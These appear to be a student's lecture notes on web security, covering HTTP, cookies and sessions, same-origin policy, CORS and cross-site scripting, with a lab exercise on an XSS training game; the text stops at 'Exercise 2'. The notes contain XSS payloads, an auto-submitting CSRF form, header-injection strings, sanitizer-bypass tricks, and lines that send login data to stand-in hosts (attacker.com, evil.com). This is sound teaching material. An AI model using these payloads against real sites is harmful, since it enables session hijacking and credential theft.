Security 2

Enrico Siviero - 865112

2021

Contents

1 Introduction **8**

2 Web Sessions **13**
2.1 Web Caveat . . . 13
2.2 Forceful Browsing . . . 14
2.2.1 Defences . . . 14
2.3 Mistrust the client . . . 14
2.4 Session Integrity . . . 14
2.4.1 Session Hijacking . . . 15
2.4.2 Session Fixation . . . 15
2.5 Cross-Site Request Forgery . . . 16
2.6 Session Expiration . . . 17
2.6.1 How to implement? . . . 17
2.7 Session in PHP . . . 17

3 Same Origin Policy **18**
3.1 Cookies and SOP . . . 18
3.2 Web Storage . . . 18
3.3 Content Inclusion . . . 19
3.4 XMLHttpRequest (XHR) . . . 19
3.4.1 JSONP description . . . 20
3.4.2 CORS (Cross-origin resource sharing) description . . . 21

4 Cross Site Scripting **23**
4.1 Search field . . . 23
4.2 Error Pages . . . 24
4.3 XSS Categories . . . 24
4.3.1 Reflected Server-Side XSS . . . 24
4.3.2 Persistent Server-Side XSS . . . 25
4.3.3 Client-Side XSS . . . 25
4.4 Root causes . . . 25
4.4.1 Sources . . . 25
4.4.2 Sinks . . . 26
4.5 Summary . . . 26
4.6 Example of attack . . . 26
4.6.1 First attack . . . 26
4.6.2 Second Attack . . . 27
4.7 XSS Alternative: Markup injection . . . 27
4.8 XSS Alternative: HTTP Response Splitting . . . 27
4.9 XSS Defences: Output Encoding . . . 27

4.10 XSS Defences: Input Sanitization 28
4.11 Otuput Encoding vs Input Sanitization 28

5 Lab. XSS Cross-Site scripting **29**
5.1 Exercise 1 29
5.2 Exercise 2 29
5.3 Exercise 3 30
5.4 Exercise 4 30
5.5 Exercise 5 31
5.6 Exercise 6 32

6 Challenge 1 - XSS **33**
6.1 Overview 33
6.2 Attack 33
6.3 Solution and Patch 34

7 Content Security Policy **35**
7.1 Whitelist 36
7.2 Scripts 36
7.3 String-to-Code Transformations 36
7.4 Writing Secure CSPs 36
7.5 Limitations 37
7.6 Versions 37
7.7 Nonces 37
7.8 Support Dynamic Scripts 38
7.9 Hashes 38
7.10 Configure 38
7.11 CSP Fallback 39
7.12 Advanced Tricks: Policy composition 39
7.13 Information Leaks 39
7.14 Beyond XSS 40

8 CSRF & XSSI **41**
8.1 CSFR 41
8.1.1 Refer checking 41
8.1.2 Origin checking 41
8.1.3 Custom Headers 41
8.2 Defense - Tokens 42
8.2.1 Double Submit 42
8.3 Login 43
8.4 XSS vs CSFR 43

9 XSSI **43**
9.1 Scooping in JS . . . 44
9.1.1 Stealing Part 1 . . . 44
9.1.2 Stealing Part 2 . . . 44
9.2 Inheritance in JS . . . 45
9.2.1 Stealing Part 3 . . . 45
9.3 Preventing XSSI . . . 45

10 Lab 2 **46**
10.1 TASK1 . . . 46
10.2 TASK2 . . . 46
10.3 TASK3 . . . 47

11 Frames **48**
11.1 SOP . . . 48
11.2 Opening and Communication . . . 48
11.3 Domain relaxation . . . 48
11.4 postMessage API . . . 49

12 Sandboxing **49**
12.1 Clickjacking . . . 50
12.2 Framebustin . . . 50
12.3 X-Frame-option . . . 50
12.3.1 Double Framing . . . 51
12.4 CSP frame-ancestor . . . 51
12.4.1 CSP vs XFO . . . 51
12.5 SameSite Cookies and Clickjacking . . . 53
12.6 Web Tracking . . . 53

13 Challenge 2 **54**
13.1 Overview . . . 54
13.2 Methodology . . . 54
13.3 Attack . . . 54
13.4 Solution . . . 55

14 HTTPS **56**
14.1 Session key estabilshment . . . 56
14.2 Certificates . . . 57
14.2.1 Certificate Revocation . . . 58
14.2.2 CRL vs OCSP . . . 58
14.3 OCSP Must-sample . . . 59
14.4 Certificate Pinning . . . 59
14.5 Certificate Transparency . . . 59

14.6 SSL stripping . . . 60
14.6.1 HTTP Strict Transport Security (HSTS) . . . 60
14.7 CSP for TLS . . . 61

15 Server-Side Security **62**
15.1 Path Traversal . . . 62
15.1.1 Protection against . . . 63
15.2 Command Injection . . . 63
15.2.1 Useful commands for Linux . . . 63
15.2.2 Preventing Command Injection . . . 64
15.3 Insecure Deserialization . . . 64
15.3.1 Serialization in PHP . . . 65
15.3.2 Example 1 . . . 65
15.3.3 Example 2 . . . 65
15.3.4 Example 3 . . . 66
15.3.5 Example 4 . . . 66
15.3.6 Impact and Defences . . . 66
15.4 File Inclusion Vulnerabilities . . . 66
15.4.1 GIFAR . . . 67
15.4.2 Preventing Unrestricted File Upload . . . 67
15.5 Logic Flaws . . . 67
15.6 Server-Side Request Forgery . . . 68
15.6.1 Local host . . . 68
15.6.2 Back-end servers . . . 68
15.6.3 Other Variants . . . 68
15.6.4 Preventing . . . 69
15.6.5 Open Redirects . . . 69
15.7 XML External Entities . . . 69
15.7.1 Entities . . . 69
15.7.2 Billion attack . . . 69
15.7.3 Retriving files . . . 70
15.7.4 SSFR . . . 70
15.8 Preventing . . . 70
15.9 HTTP Parameter Pollution . . . 71
15.9.1 Preventing . . . 71
15.10 Web cache attacks . . . 71
15.10.1 Cache poisoning . . . 72
15.10.2 Deception . . . 72

16 Access Control Verification **73**
16.1 Role-Based Access Control - RBAC . . . 73
16.2 Administrative RBAC . . . 73
16.2.1 Security . . . 73
16.2.2 Modelling . . . 74
16.2.3 Semantic . . . 74
16.2.4 Role Reachability Problem . . . 75

17 The HRU model **78**
17.1 The ideas . . . 78
17.2 Notation . . . 78
17.3 Operations . . . 78
17.3.1 Protection States . . . 79
17.4 Commands . . . 81
17.4.1 Authorization System . . . 82
17.4.2 Safety . . . 82

18 Structural Operational Semantics **83**
18.1 Syntax . . . 83
18.2 Configurations . . . 83
18.3 Small-Step Semantics . . . 83
18.4 Big-step Semantics . . . 84
18.5 Small-Step vs Big-Step . . . 85
18.6 Extending IMP . . . 86
18.7 Typed IMP . . . 86
18.8 Type Rules for Expressions . . . 86

19 Information Flow Control **87**
19.1 Confidentiality . . . 87
19.2 Non-interference . . . 88
19.3 Security by Typing . . . 89
19.4 Integrity . . . 91
19.5 Security Theorem . . . 91
19.6 Confidentiality+Integrity . . . 91

20 Declassification **92**
20.1 Delimited Relase . . . 92
20.2 Typing Delimited Relase . . . 93
20.3 Integrity and Declassification . . . 94
20.4 Robust Declassification . . . 94

21 Cryptographic Protocols **96**
21.1 Reflection Attack 96
21.2 Replay Attack 97
21.3 Challenge - Response 97
21.3.1 Schroeder Protocol 97
21.4 Protocol Verification 99
21.4.1 CCS 99
21.5 Pi-Calculus 100
21.5.1 Applied Pi-Calculus 101

22 Security Properties **103**
22.1 Secrecy 103
22.2 Authentication 103
22.2.1 Challenge - Response Handshake 104
22.2.2 OAuth 2.0 107

23 ProVerif **108**
23.1 Utility 108

8/02/2021

1 Introduction

A web application is a client-serve distributed application operated via a web browser.

HTTP: hypertext transfer protocol

- simple request-response in the client-server
- plaintext: no confidentiality and identegrity guarantees
- stateless: each HTTP request is handled as an indipendent event

Uniform Resource Locator (URL)

scheme:*//[user@]host[:port]path[?query][#fragment]*

- scheme identifies protocol
- user contain authentication credentials
- host identifies remote server (IP...)
- port 80 for HTTP and 443 for HTTPS
- path identifies resources on the server
- query bind parameters
- fragment identifies a part of HTML page

URL encoding

is a technique to encode arbitrary data into the ASCII alphabet adopted in the syntax of URLs. Used when we have reserved char. URL2:

URL1	URL2
`http://a.com/abc.php`	`http://a.com/ab%63.php`
`http://a.com/abc.php`	`http://a.com%2Fabc.php`
`http://a.com/?b#c`	`http://a.com/?b%23c`


1. Valid and Equal
2. Not Valid
3.

Domain Names

the server is typically identified by a string known qualified domain name (FQDN):
string: *www.wikipedia.org*

- *wikipedia.org* is a domain name
- *www* is a hostname o subdomain
- *wikipedia* is a subdomain of the top-level domain org

DNS (domain name system)
The DNS system is used to resolve a FQDN into an IP address. There exists a many-to-many mapping FQDNs and IP addresses.



HTTP request

1. request line including method resource and protocol version
2. request header
3. empty line
4. optional request body

```
POST /cart/add.php HTTP/1.1<CR><LF>
Host: www.amazon.com<CR><LF>
<CR><LF>
item=56214&quantity=1
```

Methods:

- **GET:** retrieves information from server
- **HEAD:** like GET but not receive response body
- **POST:** send data to the server for processing
- **PUT:** upload data or file to the server
- **DELETE:** delete file or data from server
- **OPTIONS:** ask for the list of supported methods

Method	Req. body	Resp. body	Safe	Idempotent
GET	optional	yes	yes	yes
HEAD	optional	no	yes	yes
POST	yes	yes	no	no
PUT	yes	yes	no	yes
DELETE	optional	yes	no	yes
OPTIONS	optional	yes	yes	yes

HTTP response


1. a status line including status code
2. response headers
3. empty line
4. optional response body

```
HTTP/1.1 200 OK<CR><LF>
Content-Type: text/html; charset=UTF-8<CR><LF>
<CR><LF>
<html><body>Done!</body></html>
```

HTTP status codes

Code	Category	Example
2XX	Success	200 OK
3XX	Redirection	301 Moved Permanently
4XX	Client error	401 Unauthorized
5XX	Server error	503 Service Unavailable

HTTP state Management




State information can be stored in client called cookies:

- a small piece of data: *key=value*
- set by the server into the client through an HTTP response
- sent by the client to the server along with HTTP requests

Cookies are opaque.

Cookie Scope

Cookies are attached to HTML request towards the FQDN of the server which set them. Web application on same site share cookies using the domain attribute. Cookies scoping is regulated by pubblic suffixes: no cookies for .com



HTTPS protocol

HTTPS is the secure counterpart of HTTP:

- encrypted variant of HTTP based on the TLS protocol
- ensures **confidentiality** and **integrity** of the HTTP messages
- provides authentication of the server through signed certificates
- HTTP necessaries but not sufficient for security.

Attacking the Web

Web attacker

- owner of malicious website
- attacks via HTML and JS
- we assume the victim accesses
- the attacker's website
- baseline attacker model

Network Attacker

- network Attacker
- owner of the network

- full control of HTTP
- we assume the victim accesses
- some HTTP site
- more and more important

11/02/2021

2 Web Sessions

HTTP is stateless protocol, state information must be managed by web application using cookies. Session Management

- **server-side state** difficult to implement
- **client-side state** store into the cookies, we need cryptography, sometimes not possible and no database

2.1 Web Caveat

We need to use the HTTPS, because if is an HTTP the attacker can modify the form action to steal the password.
If we have a frame HTTPS embedded in a page HTTP the attacker can force the use of HTTP.
Never use a script in a login page.
Scripts can steal passwords or rewrite the form action!

```
1 var form = document.getElementById("login-form");
2 if (form) {
3     form.action = "https://www.attacker.com/steal.php";
4 }
```

- use standard authorization like DAC...
- authorization is enforced by server-side security checks
- use framework or plugin for authorization

2.2 Forceful Browsing

Malicious users can manually access the URL of a page which is not directly navigable from their UI: this is known as forceful browsing.
Example - Unprotected Functionality: access page using link that are not visible to the public
Esample - Insecure Direct Object References: access file using pattern on URLs
This attack can bypass access control, leading to privilege escalation:

- **vertical:** the attacker gets access to data of users with more power
- **horizontal:** get access to data or functionality of user with the same role
- **context-dependent:** the attacker accesses data and functionality that should only be available in a web application state different from the current one, e.g., bypassing intended security checks

2.2.1 Defences

- adopt unpredictable identifiers, useful but not solve the problem
- configure the web server to disallow request for unauthorized file (.htaccess) (grazie Tundo)
- ensure every security-sensitive request is both authenticate and autorizated

2.3 Mistrust the client

Information coming from the client should not be trusted, since malicious or compromised clients can tamper with HTTP parameters.
Client-side input validation is a convenience for honest users.

2.4 Session Integrity

A honest user's session has integrity when an attacker cannot forge requests which get authenticated on the honest user's behalf.
Three attacks:

1. **session hijacking:** if the attacker can steal the victim's cookies he can impersonate the user

2. **session fixation:** if the attacker can fix the victim's cookies to a known value, they can impersonate the victim at the server

3. **cross-site request forgery:** the attacker can forge requests from the victim's browser, such requests might look legitimate to the server

Cookies can be read and written by JavaScript via the document.cookie property. However, scripts running at evil.com cannot access cookies of good.com.
When the cookies are sended in network using the HTTP and HTTPS d not enjoy confidentially and integrity against attackers.
Confidentiality - Example: request sent to http might also include cookies set by https
Integrity: request sent to HTTPS might also include cookies set by HTTP

2.4.1 Session Hijacking

HttpOnly Cookies
Cookies marked with the HttpOnly attribute are not accessible to JS.
Secure Cookies
Cookies marked with the Secure attribute are only sent over HTTPS and inaccessible to JavaScript running in HTTP pages.
Example
We have a site developed in HTTPS but with cookies not marked as Secure.

1. User send a request to a another HTTP site

2. attacker corrupts the response and trigger a request to the HTTPS site

3. the browser tries to access to the versione of HTTP of the HTTPS site

4. the request fail but the cookies are displayed in clear

2.4.2 Session Fixation

Cookies storing session identifiers should be refreshed every time the privilege level of the session changes. Otherwise, the web application might be vulnerable to session fixation.

1. The attacker gets a valid session cookie from good.com, but does not authenticate to the web application

2. The attacker forces the session cookie into the victim's browser e.g., by forging HTTP traffic from good.com

3. The victim later authenticates at good.com
4. Since the session cookie is not refreshed, the attacker can hijack the victim's session at good.com

Secure attributes does not guarantee integrity.

- modern browser cookies with secure attributes cannot set or overwritten over HTTP
- the attacker can forge non-Secure cookies with the same name over HTTP before the Secure cookies are set in the browser

Cookies starting with the "__*Secure-*" prefix must be:


1. set with the Secure attribute activated
2. set from a URL whose scheme is considered secure

This prefix is not supported by all the browser.

2.5 Cross-Site Request Forgery

Since cookies are automatically attached to HTTP requests by default, an attacker can force the creation of authenticated requests, which might trigger security-sensitive actions. This attack is known as CSRF.

1. victim authenticate at good.com and later visit evil.com
2. evil.com send an HTTP request to good.com (ex: buying something)
3. request contains victim's cookies, it is process by good.com on the victim's behalf



2.6 Session Expiration

Cookies are deleted when the browser is closed but we can modify the expiration attribute.

- Don't use long session
- make "Remember Me" functionality an option

Do not rely on the expiration.

2.6.1 How to implement?

Server-side state: invalidate deleting the session identifier by deleting the corresponding entities from database.
Client-Side state: Include an expiration date as part of the encrypted data and implement a blacklist of session cookies issued to compromised accounts.

2.7 Session in PHP

PHP did not use cookies for session management, the session id was passed in the URLs. This can expose session.
Modern versions of PHP switched to cookie-based sessions by default: see session.use only cookies in php.ini.

- *session_start*(): create cookie or retrieve the content of a session already started
- $_*SESSION*["*name*"]: access variable
- $PHPSESSID$: not marked with any security attribute by default
- *session.usestrictmode*: forces the use of valid session
- *session_regenerate_id*(): refresh the session
- *session_destroy*(): terminate session
- *session_unset*(): call before destroy for safety extra

3 Same Origin Policy

Is the baseline defence mechanism of web browser, isolates data controlled by good sites from read/write from evil sites.
Origin is a triple including a scheme, hostname and a port (can be omitted and is the default port).
At a high level, SOP can be summarized as follows: data owned by origin o_1 must be isolated from read / write accesses by any origin $o_2 \neq o_1$.

3.1 Cookies and SOP

Cookies implement a relaxed variant of SOP:

- cookies set by good sites cannot be accessed by evil sites
- evils sites is not allowed to set cookies for good sites
- cookies do not provide isolation by scheme and port
- cookies can be sent to sibling domains and their children
- cookies can be set by sibling domains and their children

3.2 Web Storage

Is a simple JS API to store origin-scoped data introduced in HTML 5.

```
1 localStorage.setItem("lang", "IT");
2 v = localStorage.getItem("lang");
```

Is a very simple example of SOP: applies read/write access to web storage are separated.
Cookies vs Web Storage

Cookies	Web Storage
- Relaxed SOP (limited security)	+ Traditional SOP (more secure)
- Sent automatically (CSRF)	+ Sent on demand (no CSRF)
+ HttpOnly: shielded from JS	- Always accessible to JS (risky)
+ Sessions are easy to implement	- Sessions require custom JS logic

Cookies + Web Services Combine cookies and web storage to get the best of two worlds:

1. set an HttpOnly cookie c = s, where s is a session identifier

2. set an entry k = h(s) in the web storage, where h is a hash function
3. require authenticated requests to include a parameter p, populated by reading the value of k from the web storage
4. authenticate only the requests attaching both a cookie c = s and a parameter p = h(s)

The advantages of this approch is:

- security attributes ensure cookie confidentiality (hash)
- since request are not authenticated by cookies alone, CSRF us also prevented by construction
- cookies have weak integrity, this approch provides more integrity

3.3 Content Inclusion

SOP put very little restriction on content inclusion.
Example: take control of jquery.com domain
It is possible to enforce integrity checks on included content by using relativity recent **Sub-Sesource Integrity** mechanism.

```
<script src="https://code.jquery.com/jquery-3.4.1.min.js"
integrity="sha384-+/M6kredJcxdsqkczBUjML...">
```

Browser compare the two hash and control that are equals. The **Mixed Content** policy imlements restrictions on the inclusion of HTTP resources in HTTPS page.

- passive content allowed (images, video...) allowed in discretion by browser
- the remaining is considered active content and not allowed

Browser vendors propose automated HTTPS upgrade of mixed content!

3.4 XMLHttpRequest (XHR)

XMLHttpRequest is a powerful JS API used to send HTTP requests and process the corresponding HTTP responses.

```
var xhttp = new XMLHttpRequest();
xhttp.onreadystatechange = function() {
    if (this.readyState == 4 && this.status == 200) {
        user = JSON.parse ( xhttp.responseText );
        }
    };
xhttp.open("GET", "https://bar.com/users.php?uid=123");
xhttp.send();
```

XHR can be used to send HTTP requests with different methods:

- no restriction on GET, POST and HEAD requests: these requests can be sent from any origin to any origin
- GET and HEAD are safe and idempotent, while cross-origin POST requests are already allowed by form submissions
- all the other methods, including PUT and DELETE, are restricted to same-origin requests for security reasons

XHR also allows the attachment of custom HTTP headers to requests.

```
1 var xhttp = new XMLHttpRequest();
2 xhttp.open("GET", "https://bar.com/users.php?uid=123");
3 xhttp.setRequestHeader("X-Test-Header", "HighSecurity");
4 xhttp.send();
```

SOP restricts this practice to same-origin requests.
SOP does not prevent a cross-origin XHR request, it restricts access to the corresponding HTTP response for security reasons.
Preventing cross-origin read accesses is a major restriction!

1. Legacy relaxation: JSON with Padding (JSONP)
2. Modern relaxation: Cross Origin Resource Sharing (CORS)

3.4.1 JSONP description

Assume foo.com wants to access a user database at bar.com.

1. foo.com implements a callback to process the upcoming response, say a parseUser function taking a single JSON parameter
2. foo.com loads a script from the following URL:
   https://bar.com/users.php?uid=123&cb=parseUser
3. bar.com accesses its database and replies with the following script:
   parseUser({"name":"Bob", "sex":"M", "ID":"123"})
4. the callback is invoked with the right content at foo.com

Insecure for two reasons:

1. **script injection:** the caller must place a lot of trust in the callee that can ignore the request and reply with a script
2. **information leakage:** the calee must implement protection against CSFR, unless the content of the response is public data


JSONP is not used anymore.

3.4.2 CORS (Cross-origin resource sharing) description

CORS is disciplied:


1. foo.com asks for permission to read cross-origin data
2. bar.com grants or denies such permission
3. the browser enforces the authorization decision at foo.com

A **simple request** is a GET,POST or HEAD request without HTTP headers attached.
CORS Headers:
Origin: request header containing the origin that is asking for cross-origin read permission
Access-Control-Allow-Origin: response header containg the origin to which such permission is granted (* for any origin)
Access is granted iff the content of the Access-Control-Allow-Origin header matches the content of the Origin header.



HTTP requests which **are not simple** use a more complicated protocol, involving a preliminary approval based on a preflight request.
Relevevant CORS Headers:

- *Access-Control-Request-Method* preflight request header containing the method of the non-simple request
- *Access-Control-Request-Headers* preflight request header containing the list of the custom headers of the non-simple request
- *Access-Control-Allow-Methods* preflight response header containing a list of allowed methods
- *Access-Control-Allow-Headers* preflight response header containing a list of allowed custom headers



- *Access-Control-Max-Ag* preflight response header for caching

We use preflight beacause:

- PUT and DELETE have a significant security-sensitive side-effect at the server
- custom headers can have an arbitrarily complex semantics for web applications, hence pose a potential security threat

SOP normally prevents this form of cross-origin requests.
Browsers do not attach credentials (cookies) to cross-origin XHRs, unless the with Credentials property of the XHR object is activated.

```
1 var xhttp = new XMLHttpRequest();
2 xhttp.open("GET", "https://bar.com/users.php?uid=123");
3 xhttp.withCredentials = true;
4 xhttp.send();
```

Credentialed requests must be explicitly allowed by the callee: this is very useful to prevent unintended information leaks.
In in the simple request the response have no access control set to true the response body is left inaccessible.
If the preflight response have no access control set to true the non-simple request is not even sent.

Credentials	ACAC	Outcome	Notes
✗	✗	✓	No cookie attached
✗	✓	✓	No cookie attached
✓	✓	✓	Cookies are attached
✓	✗	✗	Response inaccessible or non-simple request not sent

Security of CORS CORS is standartized and secure:

1. No script injection: though the callee can still respond with arbitrary content, the caller can process the response (not a script) before actually using it
2. no information leakage: only credentialed requests might disclose confidential information and the callee has control over them

DNS Rebinding

18/02/2021

4 Cross Site Scripting

Cross Site Scripting (XSS) is the king of client-side security issues, since it allows the attacker to inject scripts on a vulnerable web application:

- malicious scripts runs in the target orgin
- no network privileges required

There are three steps:

1. the attacker identifies a part of the target web application which processes unstruted input (such as search)
2. the attacker discovers that the supplied input cane be eventually interpreted as a script using their own browser
3. since the script actually comes from the target web application, it runs in the same origin of the target

4.1 Search field

This is an example of search using a db:

```
1 <?php
2 $term = $_GET["search"];
3 $results = lookup_db(term);
4 $line = "Your search for '". $term. "' found about ";
5 $line = $line. count($results). " results";
6 echo ($line);
7 ?>
```

This can be exploid injecting the command:

```
1 <script>alert(1)</script>
```

4.2 Error Pages

This is an example of error page:

```
<?php
$line = "The URL ". $_SERVER['REQUEST_URI'];
$line = $line. " could not be found";
echo ($line);
?>
```

The attacker can create a fake links to this page and inject a command:

```
https://vuln.com/error.php?a=<script>alert(1)</script>
```

To understand why XSS is nasty, observe that SOP is entirely bypassed when an attacker-controlled script is injected in the target's origin.

4.3 XSS Categories

Type of Flaw:

- **Reflected XSS** happens when web applications echo back unstrusted user input to the client
- **Persistent XSS** happens when web applications store unstrusted input and automatically echo it back later

Location of flaw:

- **Server-side XSS** vulnerable code on the server ("traditional" XSS)
- **Client-side XSS** vulnerable code on the client (DOM-based XSS)

4.3.1 Reflected Server-Side XSS

If the search field is based on **GET requests**, just send this link around, e.g., by email or over bulletin boards:

```
https://www.vuln.com/index.php?search=<script>...</script>
```

Of course, a bit of social engineering might be useful to fool into clicking the link. Also, a URL shorter can make the attack harder to detect.
If the search engine is based on **POST requests**, just craft the following HTML page and send around a link to it:

```
<html>
    <body onload="document.exploit.submit();">
        <form name="exploit"
            method="post"
            action="https://www.vuln.com/index.php">
            <input name="search" value="<script>...</script>"/>
        </form>
    </body>
</html>
```

4.3.2 Persistent Server-Side XSS

This attack can be inject when for example there is a e-commerce that accept a review with HTML code:
Original text: I enjoyed this book, it was $< b >$*brilliant* $!< /b >$
Rendered text: I enjoyed this book, it was **brilliant!**

4.3.3 Client-Side XSS

Innocent idea: let's pick the background colour of our website from the query string to provide a personalized user experience:

```
<script type="text/javascript">
    document.write('<body');
    var color = document.location.search.substring(1);
    document.write(' style="background-color:' + color + '">');
</script>
```

We can exploit this code with:

```
https://www.vuln.com?red"><script>...</script><img%20src="
```

We add at the end the img tag to close the previous tag open in the web site that is vulnerable.

4.4 Root causes

XSS vulnerabilities are introduced by malicious information flows from a **source** to a **sink**:

- Source: input channel under the control of the attacker
- Sink: output channel leading to client-side code execution

XSS attack can be refereed to the SQL injection.

4.4.1 Sources

Traditional server-side XSS abuses HTTP request as sources.
Client-side XSS may exploit additional sources at the browser:

- query string *location.search*
- fragment identifier #, accessible via *location.hash*
- response bodies of XHRs, which are appealing for web attackers
- cookies when attacker has network capabilities
- web storage

4.4.2 Sinks

The following enables sinks XSS:

- *document.write*, *document.writeln*: can write script in the DOM
- *eval*, *setTimeout*, *setInterval*: these can directly pick string and translate them into executable JavaScript mode
- *document.innerHTML*, *document.outerHTML*: these will not execute any injected script tag, but are still dangerous because event handlers still work (for example, **)

4.5 Summary

Reflected server-side XSS:

- user must visit malicious link
- no persistent change in the server

Persistent server-side XSS:

- attacker can store malicious code on the server
- every user of the site affected every visit

Reflected client-side XSS:

- User must visit malicious link
- No persistent change to the client

Persistent client-side XSS:

- User must visit malicious link, but just once
- Single user of the site affected on every visit

4.6 Example of attack

4.6.1 First attack

```
1 <?php
2 // load avatar
3 $usr = $_GET["user"];
4 echo "<img src=''//avatar.com/img.php?user=" . $usr . "'>";
5 ?>
```

Exploit:

```
1 https://vuln.com/?user='><script>alert(1)</script>
```

4.6.2 Second Attack

```
<script>
var username="<?=$_GET["user"]?>";
// something meaningful with the user name here
</script>
```

For this exploit there are two versions.
The longest one:

```
https://vuln.com/?user="</script><script>alert(1)</script>
```

and the shortest:

```
https://vuln.com/?user="; alert(1); foo="
```

4.7 XSS Alternative: Markup injection

The same vulnerability leading to script injection (XSS) can actually be exploited to inject arbitrary HTML: this is called markup injection.

```
<form method="post" action="https://www.evil.com/pwd.php">
    You have been logged out due to inactivity. <br/>
    Username: <input name="usr" type="text"/> <br/>
    Password: <input name="pwd" type="password"/> <br/>
    <input type="submit" value="Login"/>
</form>
```

4.8 XSS Alternative: HTTP Response Splitting

Consider the following piece of code:

```
String seen = request.getParameter("movieId");
response.setHeader("Set-Cookie: seen=" + seen);
```

The attacker could perform header injection as follows:

```
https://vuln.com/?movieId=1%0d%0aSet-Cookie:sid=pwn3d!
```

or even split the response through the following parameter:

```
movieId=1%0d%0a%0d%0a<script>alert(1)</script>
```

4.9 XSS Defences: Output Encoding

The simplest way to ensure users cannot inject code in the application output is to encode untrusted input before it's displayed.
Example
Use *<b>* to make your text bold.
For some type of outputs there some safe channels which not require the encoding. We can use *innerTEXT* instead of *innerHTML*.

With different types types of output we need different types of encoding.
If we write user input into the query string we first should perform the URL encoding of input.
Rules:

```
<script>...NEVER PUT UNTRUSTED DATA...</script>
<div>...ENCODE UNTRUSTED DATA...</div>
<div attr="...ENCODE UNTRUSTED DATA...">content
<script>alert('...ENCODE UNTRUSTED DATA...')</script>
```

4.10 XSS Defences: Input Sanitization

Another way to defend against XSS is to sanitize the user input, e.g., by stripping away all the HTML tags before using it.
But using this tricks we can bypass the sanitization:

```
<script >...</script>
<ScRipT>...</script>
<script src="https://www.evil.com/exploit.js"/>
<scr<script></script>ipt>...</scr<script></script>ipt>
<img src="foo.jpeg" onload="alert(1)">
Hello <b onmouseover="alert(1)">world</b>!
<a href="javascript:alert(1)">Click me!</a>
```

4.11 Otuput Encoding vs Input Sanitization

Output Encoding:

- Very easy to use
- Solves the root cause of the security vulnerability
- sometimes restrictive

Input Sanitization:

- Don't do boy ourself
- some attack like markup injection might be still there
- sometimes necessary

Real-world experience: secure web applications typically use both, and possibly rely on reduced markup languages which are easy to sanitize.
Story of Samy (2005)
Ubuntu Forums (2013)

5 Lab. XSS Cross-Site scripting

https://xss-game.appspot.com/

5.1 Exercise 1

The code that we need to observe is this:

```
query = self.request.get('query', '[empty]')
# Our search engine broke, we found no results :-(
 message = "Sorry, no results were found for <b>" + query + "</b>."
 message += " <a href='?'>Try again</a>."
```

we can inject our alert in the search using the command:

```
<script>alert(1)</script>
```

5.2 Exercise 2

